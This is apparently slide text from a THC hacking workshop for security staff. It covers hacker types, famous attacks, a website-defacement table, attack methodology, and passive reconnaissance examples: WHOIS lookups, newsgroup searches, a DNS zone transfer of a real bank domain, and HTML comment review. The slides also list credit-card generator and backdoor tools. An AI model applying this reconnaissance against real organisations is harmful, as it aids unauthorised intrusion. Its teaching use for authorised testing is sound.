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How Elite Hackers Work *Some Tricks'n Techniques*

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about THC

History

- Founded on 1st October 1995 by joining Drunken Traders Inc. and LORE BBS
- First we came up with a cool acronym (THC) and then thought about what it could mean.
- We finally agreed on “The Hacker’s Choice”
- Hey, we were kids back then 😊
- We were and still are a release group. Who wants to join has to release something pretty cool under the THC label.



about THC

Today

- No one of us is breaking into systems, or committing other computer crimes.
- Wide scope of interest:
 - ◆ Network Security/Hacking
 - >> parasite, hydra, flood, probe, gg
 - ◆ Unix Security/Hacking
 - >> unix-hacking-toolkit
 - ◆ Windows Security/Hacking
 - >> ipf, happybrowser, cupass
 - ◆ Application Security/Hacking
 - >> amap, vmap, ra-bbs-hack
 - ◆ Credit Card generation/verifying tools
 - >> thc-cred, thc-shagg
 - ◆ Wardialing
 - >> thc-scan
 - ◆ Wardriving
 - >> wardrive, thc-rut
 - ◆ Phreaking
 - >> pbxhack, gd, login hacker
 - ◆ Cryptography/Anonymity/Authentication
 - >> passid, fuzzyfingerprints, anon unix
 - ◆ Trojans and Backdoors
 - >> ra-bbs, rwwwshell
 - ◆ Exploits
 - >> realserv, lpset, thc-sql etc.
 - ◆ Ethical articles
 - >> hackers go corporate, human2hacker
 - ◆ ... and in old times also anarchy and virus stuff ... examine our magazines!



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Our Web Page

- Has got all our tools (29!), articles (32!) and exploits (8) online.

Visit us at <http://www.thc.org>



The Goal

Goal of this workshop:

- Understand the way hackers work
- See what tools hackers are using and how they work
- Understand the hacking methodology
- Enable you to perform LEGAL tests on your own

This workshop is designed to take security specialists with network, Unix and Windows knowledge and enable them to perform LEGAL tests of their infrastructure on their own.



Seminar Requirements

- In-depth knowledge of TCP/IP
 - ◆ Paket structures of IP, ICMP, UDP, TCP (incl. All flags and fields!)
 - ◆ IP Adressing, routing and routing decisions
 - ◆ RIP and OSPF routing protocols (basics)
 - ◆ TCP 3-way handshake (incl. When which flags are set, sequence numbers - and understanding why)
 - ◆ ICMP types (echo request/reply, all unreachable types, redirects, timestamp Requests, netmask Requests, etc.)
 - ◆ IP options (source-routing, record-route)
 - ◆ **Helpful are the books "TCP/IP Illustrated, Volume 1" from Stevens, and "Hack Proofing your Network"**
 - ◆ **TCP/IP Illustrated Volume 1 is available online at:**
<http://www.thinkingsecure.com/docs/TCPIP-Illustrated-1/>



Seminar Requirements

- Basic knowledge of penetration testing, e.g. by reading "Hacking Exposed" or a similar book
- In-depth knowledge of Unix administration:
 - ◆ IP configuration with ifconfig
 - ◆ Configuration of routes with route
 - ◆ Install programs with configure & make, and rpm
 - ◆ Packing & unpacking of files (tar, gzip, bzip2, zip, compress)
 - ◆ In's and out's of the find command
 - ◆ Network commands in general (netstat, rpcinfo, showmount, snmpwalk, telnet, ftp, netcat)
 - ◆ General system usage system (ls, cd, cp, rm, mv, find)
 - ◆ Able to use and understand nmap
 - ◆ Configuring a new kernel, compiling, and using it



Seminar Requirements

- Good knowledge of Windows 2K+
 - ◆ How do Domains and Active Directory (W2K+) work
 - ◆ NTLM, SID, SAM, Rights, ACLs, Shares, IPC\$
 - ◆ Netbios / CIFS
 - ◆ Win32 system administration from a CMD shell (use of net.exe etc.)
 - ◆ Win32 standard services



Seminar Requirements

- Hardware to bring
 - ◆ Laptop with installed Linux (e.g. SuSE) AND Windows 2000/XP
 - ◆ Linux – "Standard installation without Office", however with "Development" and "Network", and the tools: openssl, Nessus, nmap and ethereal.
 - ◆ Windows with actual service pack (XP: SP1 only, not SP2)
 - ◆ FastEthernet network card (incl. all cables & adapters ☺)
 - ◆ Wavelan card 11Mps supporting 128 bit encryption
 - ◆ Omnidirect antenna for wavelan card 7+dBi (OPTIONAL)
 - ◆ Direct antenna for wavelan card 10+dBi (OPTIONAL)
 - ◆ GPS (with NMEA supported) and PC cable (OPTIONAL)



Attention!

Hacking - unauthorized intrusion and unauthorized reading of data - is illegal!

The goal of this seminar is NOT to make a hacker/criminal out of you!

Use the learned knowledge only for testing for the existence of the security vulnerabilities – with full consent of the system owner and your superior!



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
What is Hacking?

**The difference between hacking, Hacking
and H4cK1nG**



Little History of Hacking...

BRINGING CIVILIZATION TO ITS KNEES...



What is Hacking?

■ **A Hacker is someone who makes furniture with an axe.**

(Guy L. Steel, et al., The Hacker's Dictionary)

....however, in the last months,
some new definitions were found on the Internet



What is Hacking?

- Definition 1:
„A person who enjoys exploring the details of programmable systems and how to stretch their capabilities, as opposed to most users, who prefer to learn only the minimum necessary.“
- Definition 2:
„One who programs enthusiastically (even obsessively) or who enjoys programming rather than just theorizing about programming.“



What is Hacking?

Today a Hacker is:

„A hacker is a computer user who intrudes unauthorized computer systems and/or obtains access to restricted data.“



What is Hacking?

Motivations for Hacking:

- Leisure
- Curiosity
- Craving for recognition
- Financial gains
- Terrorism



the Hats

White hat: Finds security flaws with intent to patch them up

Grey hat: Releases exploits without prior warning

Black hat: Exploits security flaws for personal gain



crackers

- Removal of copy protection and distribution of pirate software
- Breaking into computer systems with intent to steal or cause other damage
- Usually very skilled and cautious
- Black hat



breakers

Exploits security flaws in public telephone networks, PBXes etc. to avoid billing or to cause damage

The oldest form of hacking

Black hat



script Kiddies

The graffiti artist of cyber space

Most often pick their targets randomly

Use tools produced by more skilled hackers

black hat

Motives:

- Status in the hacker community
- Distribution of pirate software
- To be annoying



pherpunks

Cryptanalysts

Highly educated

Mostly white hat

Motives:

- Status in the hacker community
- Academic recognition



irri authors

Mostly found in countries where computers are recently introduced

(usually) Despised by the hacking community

Black hat, few grey hat

“Legitimate” researchers that do not release their creations are obviously not black hat

Motives:

- Random destruction
- The challenge



leet / lamer

Eleet (31337)

- Posting new exploits
- Humiliating large software companies
- Media attention
- Tool development

Lamer

- Using tools without understanding the theory
- Sloppy technique
- Getting caught



Hacker Types?

“Hackers” can be distinguished between:

- Joyrider
 - ◆ Compromises systems for curiosity or leisure
 - ◆ Prefers publicly known systems (z.B. Microsoft)
 - ◆ Expects interesting data
- Vandals: goal is data destruction
- Scorekeeper
 - ◆ Hacks to score prestige and pointy
 - ◆ Prefers interesting and publicly known systems
- Spy: steals information for political or financial gain
- Terrorists: destroying „e-infrastructures“



What is Hacking?

Beside their motivation, Hackers can also be distinguished for their skills into several groups:

- Skript Kiddies
- Classical Hacker
- Professional Hacker



What is Hacking?

Skript Kiddes:

- Have a medium level of computer know-how
- Motivation is scorekeeping or joyriding



What is Hacking?

Classical Hacker:

- High to very high level of computer know-how
- Excellent ability to analyse
- Access to professional operating system and application source codes
- Motivation is joyriding




What is Hacking?

Professional Hacker:


- Same as classical hacker, but has got additional financial resources
- High criminal energy:
 - ◆ Application for internships
 - ◆ Breaking and entering
 - ◆ Wireless LANs (willing to travel to the target)
 - ◆ Able to perform expensive attacks like frequency analysis or observation by bugging



What is Hacking? Hacker Profiles



What is Hacking? Advanced Usability



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The Hacker Scene



Hacker Conventions

Defcon - Annual conference held in Las Vegas

Hope - Annual conference in NY (by 2600)

@lanta.con - computer convention in Atlanta

iCON - security convention in Cleveland

CCC Congress – Annual conference held in Berlin

CCC Camp – Hacker Camp every 4 years near Berlin

HIP/HAL/... - Hacker Camp every 4 years in the Netherlands

More (and underground/closed) conferences exist



Hacker Online Meeting Places

IRC

■ Networks:

- ◆ efnet
- ◆ ircsnet

■ Channels:

- ◆ #hack
- ◆ #hack.<COUNTRYCODE>
- ◆ #hacking
- ◆ #bluebox
- ◆ #<GROUPNAME>
- ◆ etc.



Hacker Mailing Lists

Open (!) Mailing Lists:

- bugtraq
- full-disclosure



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Most Famous Hacker Attacks

Microsoft, NASA, CitiBank, ...



Most Famous Hacker Attacks

- Every day more than 20 web sites are defaced.
- These are approximately 7000 sites a year!
- Some examples given:
Yahoo, E*Trade, Verfassungsschutz, NASA, VISA International,
Canon Deutschland, Microsoft, CitiBank, CNN, Noris Bank, RSA
Security, Anderson Consulting, and many more



Defaced Servers on 02.01.2002

date	> original site	> archive	> attacked by	> OS	> comments	> nmap	> class-C
1/02/2002	www.feesc.org.br	mirror	P()W	vWindows	none	view	none
1/02/2002	www.transexualsmovie.com	mirror	SanaLappung	Unknown	none	view	history
1/02/2002	www.porn-latin.com	mirror	SanaLappung	Unknown	none	view	history
1/02/2002	www.dobedo.kn	mirror	MHA	vWindows	none	view	none
1/02/2002	www.calliope.ma	mirror	DarkCode	vWindows	none	view	none
1/02/2002	www.alfanet.net.ma	mirror	DarkCode	vWindows	none	view	history
1/02/2002	www.bytehouse.de	mirror	S4t4n1c S0uls	vWindows	none	view	none
1/02/2002	www.eglobaltraders.com	mirror	Perfect.Br	vWindows	none	view	none
1/02/2002	www.carlstahl.de	mirror	S4t4n1c S0uls	vWindows	none	view	none
1/02/2002	www.bzn.de	mirror	S4t4n1c S0uls	vWindows	none	view	none
1/02/2002	www.proserve.com.sg	mirror	thug^lord	vWindows	none	view	history
1/02/2002	www.primo.com.sg	mirror	thug^lord	vWindows	none	view	history
1/02/2002	www.theswapmonkey.com	mirror	hax0rs lab	Linux	none	view	none
1/02/2002	www.transitlink.com.sg	mirror	thug^lord	vWindows	none	view	history
1/02/2002	www.gofers.co.nz	mirror	Digital Wrapper Z	Unknown	none	view	history
1/02/2002	www.cut.umu.se	mirror	Unknown	vWindows	none	view	none
1/02/2002	www.x-terrain.com	mirror	H.i.S	vWindows	none	view	history
1/02/2002	www.transexualserotica.com	mirror	SanaLappung	Unknown	none	view	history
1/02/2002	www.j-petnet.com	mirror	P()W	vWindows	none	view	none
1/02/2002	www.ciudadbolivia.com	mirror	H.i.S	vWindows	none	view	history
1/02/2002	www.cmsspeedtoys.com	mirror	xaw	vWindows	none	view	history
1/02/2002	www.buerosysteme.co.at	mirror	xb0x	vWindows	Redefacement	view	history
1/02/2002	www.belgium-blues.seffle.nu	mirror	Digital Wrapper Z	vWindows	none	view	none
1/02/2002	www.document.cz	mirror	Digital Wrapper Z	vWindows	none	view	history
1/02/2002	contec.internetx.de	mirror	DarkSheep	Linux	none	view	history
1/02/2002	www.goodis.net	mirror	DarkCode	Linux	none	view	history
1/02/2002	naos.itp.uni-hannover.de	mirror	grep	AIX	none	view	history
1/02/2002	www.tech-child.com	mirror	hax0rs lab	Linux	none	view	none
1/02/2002	www.tutorindelhi.com	mirror	Perfect.Br	vWindows	none	view	history
1/02/2002	www.rendanet.com	mirror	CR4CK1N705H	Linux	none	view	history
1/02/2002	www.softlaxcala.com.mx	mirror	The Hun	Linux	none	view	history



NASA Hack

- Name NASA Hack
- Year 1986
- Author/Hacker CCC

The german Chaos Computer Clubs breaks into the NASA computer network.



Morris Worm

- Name Morris Worm
- Year November 1988
- Author/Hacker Robert Morris jr.

The world's first Internet worm, which infects in a few hours approximately 6.000 Vax servers and Sun workstations.

To this time, these computers represents more than 60% of all systems connected to the Internet.




CitiBank

- Victim CitiBank
- Year 1994
- Author/Hacker Vladimir Levin

Vladimir Levin breaks in into the CitiBanks computer network and steals 10 Mio USD. The attack was performed from St. Petersburg.

The bank lost ten important customers.



Kevin Mitnick

- Victims Motorola, NEC, Sun, Nokia, Fujitsu
- Year 1989-1994
- Author/Hacker Kevin Mitnick

Kevin Mitnick was the US' most wanted Hacker.

From the companies mentioned above, he gathered computer programs for several million USD.



Hacker Attack on Microsoft

- Victim Microsoft
- Year 2000
- Author/Hacker Russian Hackers

A hacker group succeeded to penetrate Microsofts systemens.

The program gathered secretly user account passwords and sent them to an eMail address in St. Petersburg.

Later on, the stolen accounts were abused to trespass the Microsoft network and to steal source codes of several MS products.



Hacking Internet Provider

- Victim Cloud Nine
- Year 2002
- Author/Hacker ??

An English ISP was forced to quit his business because of permanent Denial-of-Server attacks.

The 2,500 existing customer were transferred to business competitors.



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Hacker Methodology

Introduction



The Hacker Methodology

Information Gathering

- Passive Information Gathering
- Active Information Gathering

Target Selection (one after another or all in parallel):

- Scanning
 - ◆ Port Scanning
 - ◆ OS Detection, TCP/IP Configuration
 - ◆ Banner Grabbing
 - ◆ Service Identification
- Attacking
 - ◆ Exploiting Known Vulnerabilities
 - ◆ Exploiting Misconfigurations
 - ◆ Login Guessing
 - ◆ Exploiting Trust
 - ◆ Exploiting Weak Crypto
 - ◆ Vulnerability Fuzzing
 - ◆ Reverse Engineering Program Logic



the common way a hacker works

```

/n)) +abs (fromy-mod (j-1, m));
art)
SymmetricCipher {
ine); line++)
nst char *s
t s;
abs (fromx-floor (j-1)
(stmp >= offset >= real s
ublic interface
(m) r = 0; ISDIGIT
ic char
t=me.getReso
}
UNTIL (SUCCESSFUL BREAK-IN)

```

Target Information Gathering

REPEAT {

Service Identification

Service Information Gathering

Attack Service

Port **nmap** nmap, xprobe
 OS **nmap, xprobe**
 Check: **nmap, icmpquery, nc**

amap, grabbb, netrec
 Id: **nmap, amap, vmap**

many exist, many missing

Expl **many, many** ... mpts



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Passive Information Gathering

Usage of Third Party information



Passive Information Gathering

Through „PIG“, public available data about the target systems can be revealed.

No direct contact to the target system has to be established!

>>Check>>

- Accessing administrative Internet databases
- Usage of any third party online services
- News groups and discussion forums



WHOIS

Search criteria for WHOIS queries

- Name of a person: „name: heuse, marc“
- NIC or contact handles: „MK5782-RIPE“
- Company names: „name nruns“
- Domain names: „nruns.com“
- IP-Adresses: „host 141.51.4.20“
- Host or nameserver: „host dns.company.com“
- Full text search can be performed at:
<http://www.ripe.net/db/whois-free.html>



Whois Example – nacamar.net

Zurück Vorwärts Abbrechen Aktualisieren Startseite Suchen Favoriten Verlauf E-Mail

Adresse <http://www.networksolutions.com/cgi-bin/whois/whois?STRING=nacamar.net> Wechseln zu

```

Registrant:
nacamar Data Communications GmbH (NACAMAR-DOM)
P.O. Box 10 22 62
Dreieich, 63268
DE

Domain Name: NACAMAR.NET

Administrative Contact:
Landefeld, Klaus (KL10) klaus@LANDEFELD.NET
nacamar Data Communications GmbH
Robert-Bosch-Str. 32
Dreieich
63303
DE
+49 6081 682 0 +49 6081 682 299

Technical Contact:
Hostmaster Role Account (HRA53-ORG) guardian@NACAMAR.NET
nacamar Data Communications
Robert-Bosch-Str. 32
Dreieich
DE
+49 6103 916 0
Fax- +49 6103 916 222

Billing Contact:
Billing Role Account (BRA17-ORG) billing@NACAMAR.NET
Nacamar Data Communications
Robert-Bosch-Strasse 32
63303 Dreieich
DE
+49 6103 916 0
Fax- +49 6103 916 199

```

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Public Databases

News groups and search engines can deliver useful information about the target's security infrastructure:

- Deja News <http://groups.google.com/>
- Google <http://www.google.com/>
- Job vacancies on the companies web sites
- Yahoo Business Information
http://dir.yahoo.com/Business_and_Economy



newsgroup posting and web search

Objective:

- To obtain newsgroup postings about an organisations employees and resources
- <http://groups.google.com>



useful information found

Detailed firewall configuration

Used Server OS/version, Database etc.

Threats against companies by hacktivists

Identified information about system administrators and operating system variants

Client chairman is a 'male escort for hire' (joke)



example of a web search

The image shows a screenshot of a Microsoft Internet Explorer browser window. The address bar displays the URL: `http://groups.google.com/groups?q=kpmg+firewall&hl=en&selm=fa.he4oddv.103g117%40fi.uio.no&nr=`. The page content shows a Google Groups search result for "kpmg firewall".

Google Groups Search Interface:

- Search term: `kpmg firewall`
- Buttons: [Advanced Groups Search](#), [Groups Help](#), [Google Search](#)

Search Result 6 for kpmg firewall:

From: [Ng, Kenneth](#) (kenn@kpmg.com) Search Result 6
 Subject: RE: Why not NT?
 Newsgroups: [fa.firewall](#)
 Date: 1999/06/10 View: [Complete Thread \(201 articles\)](#) | [Original Format](#)

I am in New Jersey, the **firewall** is in Poland or Argentina, or Bermuda (for some reason this site always gets volunteers :-)). How do I securely access a command window remotely? I am limited to Raptors remote admin GUI which does not have any access to that stuff. On the Unix version I use srl to connect in, run bash to get a decent shell, and then I can do all my diagnostics. Previously we (**KPMG**) has asked Raptor for a srl for the NT version, and they said they could provide it, but there was nothing on the NT side to connect it to.

> -----Original Message-----
 > From: Edward Gibbs [SMTP:ed@iprg.nokia.com]
 > Sent: Tuesday, June 01, 1999 8:49 PM

Search Result 3 for kpmg firewall (partial view):

From: [Adam Reece](#) (reece@compuserve.com)
 Subject: Re: PING and the firewall
 Newsgroups: [comp.security.firewall](#)
 Date: 1997/03/14

William Fink <wfink@kpmg.com>
 > Can somebody explain why I can't
 > be blocked by a firewall?
 > Ping isn't a problem. I've tried
 > that aren't known yet. I'm
 > allowing him or her to connect
 > which ones to ignore.

[Google Home - Advertise with us](#)

ther Essentials

Online Security Checks

Via www.netcraft.com :

- Which operating system and in which version is used?
- Used web server and, if available, SSL checks
- Network segment owner
- Availability overview for the used servers
- Background information about the methods used for these checks:
<http://uptime.netcraft.com/up/accuracy.html>

Via www.tools-on.net or http://www.ip-plus.net/tools/dig_dns_set.en.html :

- DNS zone transfers: query the complete domain content



one Transfer of sparkasse.de

```
; <<>> DiG 2.1 <<>> @www.imago.de sparkasse.de. axfr
; (1 server found)
sparkasse.de. 42400 SOA      www.imago.de. hostmaster@imago.de. (
42400 )          ; minimum (11 hours 46 mins 40
secs)
sparkasse.de. 42400 NS      ns.imago.de.
sparkasse.de. 42400 NS      xlink1.xlink.net.
sparkasse.de. 42400 MX      10 mx3.imago.de.
sparkasse.de. 42400 A        212.162.48.210
db.sparkasse.de. 42400 A      194.122.0.6
redaktion.sparkasse.de. 42400 A      62.181.132.18
host420.sparkasse.de. 42400 A      212.162.48.213
www.sparkasse.de. 42400 A      212.162.48.210
test.sparkasse.de. 42400 A      62.181.132.23
host421.sparkasse.de. 42400 A      212.162.48.213
extranet.sparkasse.de. 42400 A      62.181.132.18
dsgv.sparkasse.de. 42400 A      212.162.48.210
```



target's homepage

- Determine if site is hosted at ISP or at the target
- Quantify number of sites which may be attacked
- Determine if there is any non-public information buried in HTML comment tags.
- Review pages to identify server type
- Other items of interest:
 - Location
 - Merger or acquisition news
 - Phone numbers
 - Contact names and e-mail addresses
 - Links to other organisations



useful information found

Administrator contact details

File configuration details

Comments from programmers concerning configuration



analysis of web page example

```

index[1] - Notepad
File Edit Format Help
<meta name="copyright" content="KPMG UK">
<meta name="robots" content="all">
<meta http-equiv="pragma" Content="no-cache">
<meta name="revisit-after" content="14 days">
<meta http-equiv="PICS-Label"
content="(PICS-1.1 "http://www.rsac.org/ratingsv01.html" 1 gen true comment "RSACi North America Server" by
"robin.oakley@kpmg.co.uk" for "http://www.kpmg.co.uk" on "1998.03.04T01:46-0800" r (n 0 s 0 v 0 1 0))">
<meta name="description" content="The leading professional service organisations providing a wide range of business
advice that includes auditing, tax, consulting, financial sector, corporate finance and corporate recovery.">
<link rel="stylesheet" href="file:///C:/vigen/KPMG%20ONLINE/Stage_KPMG/kpmg/uk/styles/global.css" type="text/css">
<!--<script language="Javascript" src="/scriptlib/global.js"></script-->
</head>
<body bgcolor="#ffffff" text="#000000" link="#00235b" vlink="#00235b" marginwidth="0" marginheight="0" topmargin="0"
leftmargin="0"
onLoad="capEvents();going();MM_preloadImages('/kpmg/images/but_services_on.gif','/kpmg/images/but_home_on.gif','/kpm
